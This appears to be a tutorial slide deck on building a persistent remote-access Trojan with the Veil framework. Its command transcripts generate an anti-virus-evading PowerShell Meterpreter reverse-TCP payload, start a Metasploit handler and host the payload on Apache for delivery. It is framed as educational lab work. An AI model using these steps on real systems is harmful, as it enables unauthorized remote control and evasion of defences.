

# Using Veil to Craft Payloads

Rhomanie Taylor



# Agenda:

1. What is Malware...?
2. Who uses Malware...?
3. Disclaimer –
4. What type of malware are we making today?
5. What will be used to make it?
6. How do you deploy it?
7. Exploit –
8. Final Words



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# What is Malware?



“Malware is software that is specifically designed to disrupt, damage, or gain unauthorized access to a computer system.”



This definition is taken directly from  
Google!



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# What is Malware?

Types of malware can be as harmless as minor nuisances and span as far as taking down full networks...




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# What is Malware?

Types of malware can be as harmless as minor nuisances and span as far as taking down full networks...

Virus: Most malware is commonly referred to as a virus and transported over a legitimate form of media. This makes it hard to detect and easy to do a lot of damage. This can range from adware to much more devastating payloads.



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**Worm:** A virus but focused on networks. Both a virus and worm can replicate but a worm can easily take over an entire network through one vulnerability.



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**Worm:** A virus but focused on networks. Both a virus and worm can replicate but a worm can easily take over an entire network through one vulnerability.

**Ransomware:** Designed to completely lock a system down and prevent users from accessing data. Ransomware usually asks for some sort of payment or “ransom” to unlock systems.



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# Who uses Malware?

Threat Actors deliver malware to systems!



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# Who uses Malware?

Threat Actors deliver malware to systems!

There are many types of threat actors.  
Some of which are vastly more dangerous than others.

We'll go over a few right now:




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# Who uses Malware?

Nation State Hackers: These are the most dangerous hackers to come across. They are highly motivated and generously funded. Their motives are often decided by the country in which they are hacking for. They can span from surveillance to full on cyber warfare.

There are many types of threat actors. Some of which are vastly more dangerous than others.

We'll go over a few right now:



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# Who uses Malware?

Hacktivists: These hackers are generally hacking for a cause. They are generally less sophisticated than Nation State but can deface websites and change news streams. More extreme organizations can inflict physical and financial damages.

There are many types of threat actors. Some of which are vastly more dangerous than others.

We'll go over a few right now:



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# Who uses Malware?

There are many types of threat actors. Some of which are vastly more dangerous than others.

We'll go over a few right now:

Script Kiddie: The lowest level of sophistication in comparison to the other two. While still being able to cause major damage to computer systems a Script Kiddie is known to use premade tools to disrupt systems and existing architecture.



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# Who uses Malware?

For the purposes of this demonstration, we are going to act as a Script Kiddie...

We will not be creating a tool from scratch; we will be generating a payload using an accessible tool. We will then deliver that payload through an easy means of delivery.

**Script Kiddie:** The lowest level of sophistication in comparison to the other two. While still being able to cause major damage to computer systems a Script Kiddie is known to use premade tools to disrupt systems and existing architecture.



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# Disclaimer!

This is for educational purposes only. Anything taken and learned from this PowerPoint may not be used under any malicious intent. Should any malicious activity be done using the knowledge gained from this presentation, I (Rhomanie Taylor) am not liable to any damages caused to the victim party. All computer systems in this presentation and demonstration are owned entirely by me or have been given explicit permission from parties to test the security of their systems.

**ONLY WORK ON SYSTEMS YOU HAVE EXPLICIT  
PERMISSION TO USE OR OWN**



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# What type of malware are we making today?

We will be creating a Trojan, more specifically a RAT that can be made persistent.

Trojan: A type of program acting as a legitimate program but truly performing illegitimate activities. It is putting on a masquerade much like the Trojan Horse from the Greek Era.

Persistence: The ability to constantly reconnect to a host system even after the system is powered down.

RAT: Remote Access Trojan. A type of Trojan that allows for remote access to a victim system.



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What will be used to make it?

We will be using Veil Framework to craft our payload.

<https://github.com/Veil-Framework/Veil>




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<https://rhomaniertaylor.com>




# What will be used to make it?



README.md

## Veil



Veil is a tool designed to generate metasploit payloads that bypass common anti-virus solutions.

Veil is current under support by @ChrisTruncer

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### Software Requirements:

The following OSs are officially supported:

- Debian 8+
- Kali Linux Rolling 2018.1+

The following OSs are likely able to run Veil:

- Arch Linux
- Manjaro Linux
- BlackArch Linux
- Deepin 15+
- Elementary
- Fedora 22+
- Linux Mint



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# What will be used to make it?

```
(kali㉿kali)-[/opt]  
└─$ sudo git clone 'https://github.com/Veil-Framework/Veil.git'
```



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# What will be used to make it?

```
(kali㉿kali)-[/opt]
└─$ cd Veil

(kali㉿kali)-[/opt/Veil]
└─$ ./config/setup.sh --force --silent

=====
Veil (Setup Script) | [Updated]: 2018-05-08
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====

      os = kali
    osversion = 2022.3
  osmajversion = 2022
      arch = {aarch64}
    trueuser = kali
userprimarygroup = kali
  userhomedir = /home/kali
      rootdir = /opt/Veil
      veildir = /var/lib/veil
    outputdir = /var/lib/veil/output
dependenciesdir = /var/lib/veil/setup-dependencies
      winedir = /var/lib/veil/wine
    winedrive = /var/lib/veil/wine/drive_c
      gempath = Z:\var\lib\veil\wine\drive_c\Ruby187\bin\gem

[I] Kali Linux 2022.3 x86_64 detected...
```



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# What will be used to make it?

```
(kali㉿kali)-[/opt/Veil/config]
└─$ sudo veil
=====
Veil | [Version]: 3.1.14
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====

Main Menu

    2 tools loaded

Available Tools:

    1)    Evasion
    2)    Ordnance

Available Commands:

    exit    Completely exit Veil
    info    Information on a specific tool
    list    List available tools
    options Show Veil configuration
    update  Update Veil
    use     Use a specific tool

Veil>
```



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# What will be used to make it?

```
Veil>: use 1
=====
                        Veil-Evasion
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====

Veil-Evasion Menu

    41 payloads loaded

Available Commands:

    back          Go to Veil's main menu
    checkvt       Check VirusTotal.com against generated hashes
    clean         Remove generated artifacts
    exit          Completely exit Veil
    info          Information on a specific payload
    list          List available payloads
    use           Use a specific payload

Veil/Evasion>:
```



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# What will be used to make it?

```
Veil/Evasion>: list
=====
                        Veil-Evasion
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====

[*] Available Payloads:

1)   autoit/shellcode_inject/flat.py
2)   auxiliary/coldwar_wrapper.py
3)   auxiliary/macro_converter.py
4)   auxiliary/pyinstaller_wrapper.py

5)   c/meterpreter/rev_http.py
6)   c/meterpreter/rev_http_service.py
7)   c/meterpreter/rev_tcp.py
8)   c/meterpreter/rev_tcp_service.py

9)   cs/meterpreter/rev_http.py
10)  cs/meterpreter/rev_https.py
11)  cs/meterpreter/rev_tcp.py
12)  cs/shellcode_inject/base64.py
13)  cs/shellcode_inject/virtual.py

14)  go/meterpreter/rev_http.py
15)  go/meterpreter/rev_https.py
16)  go/meterpreter/rev_tcp.py
17)  go/shellcode_inject/virtual.py

18)  lua/shellcode_inject/flat.py

19)  perl/shellcode_inject/flat.py

20)  powershell/meterpreter/rev_http.py
21)  powershell/meterpreter/rev_https.py
22)  powershell/meterpreter/rev_tcp.py
23)  powershell/shellcode_inject/psexec_virtual.py
24)  powershell/shellcode_inject/virtual.py

25)  python/meterpreter/bind_tcp.py
26)  python/meterpreter/rev_http.py
27)  python/meterpreter/rev_https.py
28)  python/meterpreter/rev_tcp.py
29)  python/shellcode_inject/aes_encrypt.py
30)  python/shellcode_inject/arc_encrypt.py
31)  python/shellcode_inject/base64_substitution.py
32)  python/shellcode_inject/des_encrypt.py
33)  python/shellcode_inject/flat.py
```



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# What will be used to make it?

```
Veil/Evasion>: use 22
=====
                        Veil-Evasion
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====

Payload Information:

Name:      Pure PowerShell Reverse TCP Stager
Language:  powershell
Rating:    Excellent
Description: pure windows/meterpreter/reverse_tcp stager, no
            shellcode

Payload: powershell/meterpreter/rev_tcp selected

Required Options:

Name      Value      Description
-----
BADMACS   FALSE     Checks for known bad mac addresses
DOMAIN    X          Optional: Required internal domain
HOSTNAME  X          Optional: Required system hostname
LHOST     X          IP of the Metasploit handler
LPORT     4444      Port of the Metasploit handler
MINBROWSERS FALSE     Minimum of 2 browsers
MINPROCESSES X         Minimum number of processes running
MINRAM    FALSE     Require a minimum of 3 gigs of RAM
PROCESSORS X         Optional: Minimum number of processors
SLEEP    X          Optional: Sleep "Y" seconds, check if accelerated
USERNAME  X          Optional: The required user account
USERPROMPT FALSE     Window pops up prior to payload
UTCHECK  FALSE     Check that system isn't using UTC time zone
VIRTUALPROC FALSE     Check for known VM processes

Available Commands:

back      Go back to Veil-Evasion
exit      Completely exit Veil
generate  Generate the payload
options   Show the shellcode's options
set       Set shellcode option

[powershell/meterpreter/rev_tcp>>]: █
```



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# What will be used to make it?

```
[powershell/meterpreter/rev_tcp>>]: set LHOST 10.0.0.16
[powershell/meterpreter/rev_tcp>>]: set USERPROMPT TRUE
[powershell/meterpreter/rev_tcp>>]: options

Payload: powershell/meterpreter/rev_tcp selected

Required Options:

Name          Value          Description
----          -
BADMACS       FALSE          Checks for known bad mac addresses
DOMAIN        X              Optional: Required internal domain
HOSTNAME      X              Optional: Required system hostname
LHOST         10.0.0.16     IP of the Metasploit handler
LPORT         4444          Port of the Metasploit handler
MINBROWSERS   FALSE          Minimum of 2 browsers
MINPROCESSES  X              Minimum number of processes running
MINRAM        FALSE          Require a minimum of 3 gigs of RAM
PROCESSORS    X              Optional: Minimum number of processors
SLEEP         X              Optional: Sleep "Y" seconds, check if accelerated
USERNAME      X              Optional: The required user account
USERPROMPT    true           Window pops up prior to payload
UTCHECK       FALSE          Check that system isn't using UTC time zone
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Available Commands:

back          Go back to Veil-Evasion
exit          Completely exit Veil
generate      Generate the payload
options       Show the shellcode's options
set           Set shellcode option

[powershell/meterpreter/rev_tcp>>]:
```



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# What will be used to make it?

```
[powershell/meterpreter/rev_tcp>>]: generate
=====
                        Veil-Evasion
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====

[>] Please enter the base name for output files (default is payload): GT2023
=====
                        Veil-Evasion
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====

[*] Language: powershell
[*] Payload Module: powershell/meterpreter/rev_tcp
[*] PowerShell doesn't compile, so you just get text :)
[*] Source code written to: /var/lib/veil/output/source/GT2023.bat
[*] Metasploit Resource file written to: /var/lib/veil/output/handlers/GT2023.rc

Hit enter to continue...
█
```



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# How will we deploy it?

```
(kali@kali)-[/opt/Veil/config]  
└─$ msfconsole -r /var/lib/veil/output/handlers/GT2023.rc
```



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# How will we deploy it?

```

      dBBBBBBb dBBBP dBBBBBBP dBBBBBb .
      ' dB' BBP
dB'dB'dB' dBBP dBP dBP BB
dB'dB'dB' dBP dBP dBP BB
dB'dB'dB' dBBBBP dBP dBBBBBBB

      dBBBBBP dBBBBBb dBP dBBBBP dBP dBBBBBBP
      | dBP dBBBB' dBP dB'.BP dBP dBP
--o-- dBP dBP dBP dB'.BP dBP dBP
      | dBBBBP dBP dBBBBP dBBBBP dBP dBP

o
To boldly go where no
shell has gone before

of account (as default with Kali)
=[ metasploit v6.3.0-dev ]
+ -- --=[ 2278 exploits - 1201 auxiliary - 408 post ]
+ -- --=[ 968 payloads - 45 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit tip: Metasploit can be configured at startup, see
msfconsole --help to learn more
Metasploit Documentation: https://docs.metasploit.com/

[*] Processing /var/lib/veil/output/handlers/GT2023.rc for ERB directives.
resource (/var/lib/veil/output/handlers/GT2023.rc)> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (/var/lib/veil/output/handlers/GT2023.rc)> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (/var/lib/veil/output/handlers/GT2023.rc)> set LHOST 10.0.0.16
LHOST => 10.0.0.16
resource (/var/lib/veil/output/handlers/GT2023.rc)> set LPORT 4444
LPORT => 4444
resource (/var/lib/veil/output/handlers/GT2023.rc)> set ExitOnSession false
ExitOnSession => false
resource (/var/lib/veil/output/handlers/GT2023.rc)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 10.0.0.16:4444
[*] Starting persistent handler(s)...
msf6 exploit(multi/handler) > █
```



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# How will we deploy it?

```
[*] Processing /var/lib/veil/output/handlers/GT2023.rc for ERB directives.  
resource (/var/lib/veil/output/handlers/GT2023.rc)> use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
resource (/var/lib/veil/output/handlers/GT2023.rc)> set PAYLOAD windows/meterpreter/reverse_tcp  
PAYLOAD => windows/meterpreter/reverse_tcp  
resource (/var/lib/veil/output/handlers/GT2023.rc)> set LHOST 10.0.0.16  
LHOST => 10.0.0.16  
resource (/var/lib/veil/output/handlers/GT2023.rc)> set LPORT 4444  
LPORT => 4444  
resource (/var/lib/veil/output/handlers/GT2023.rc)> set ExitOnSession false  
ExitOnSession => false  
resource (/var/lib/veil/output/handlers/GT2023.rc)> exploit -j  
[*] Exploit running as background job 0.  
[*] Exploit completed, but no session was created.  
[*] Started reverse TCP handler on 10.0.0.16:4444  
[*] Starting persistent handler(s)...  
msf6 exploit(multi/handler) > █
```



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# How will we deploy it?

```
[*] Exploit running as background job 0.  
[*] Exploit completed, but no session was created.  
[*] Started reverse TCP handler on 10.0.0.16:4444  
[*] Starting persistent handler(s)...  
msf6 exploit(multi/handler) > █
```



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# How will we deploy it?

```
zsh: corrupt history file /home/kali/.zsh_history
(kaliⓈkali)-[/opt/Veil/config]
└─$ service apache2 start

(kaliⓈkali)-[/opt/Veil/config]
└─$ cp /var/lib/veil/output/source/GT2023.bat /var/www/html/GT2023
cp: cannot create regular file '/var/www/html/GT2023/GT2023.bat': Permission denied


(kaliⓈkali)-[/opt/Veil/config]
└─$ sudo cp /var/lib/veil/output/source/GT2023.bat /var/www/html/GT2023
[sudo] password for kali:

(kaliⓈkali)-[/opt/Veil/config]
└─$ ls /var/www/html/GT2023
GT2023.bat



(kaliⓈkali)-[/opt/Veil/config]
└─$ █
```



# How will we deploy it?



The screenshot shows a web browser window with the title "Index of /GT2023". The address bar displays "10.0.0.16/GT2023/" with a "Not secure" warning. The main content area shows a directory listing with the following table:


<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 <a href="#">Parent Directory</a>		-	
 <a href="#">GT2023.bat</a>	2023-02-07 21:00	2.6K	


Below the table, the text "Apache/2.4.54 (Debian) Server at 10.0.0.16 Port 80" is displayed.



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# Exploit –



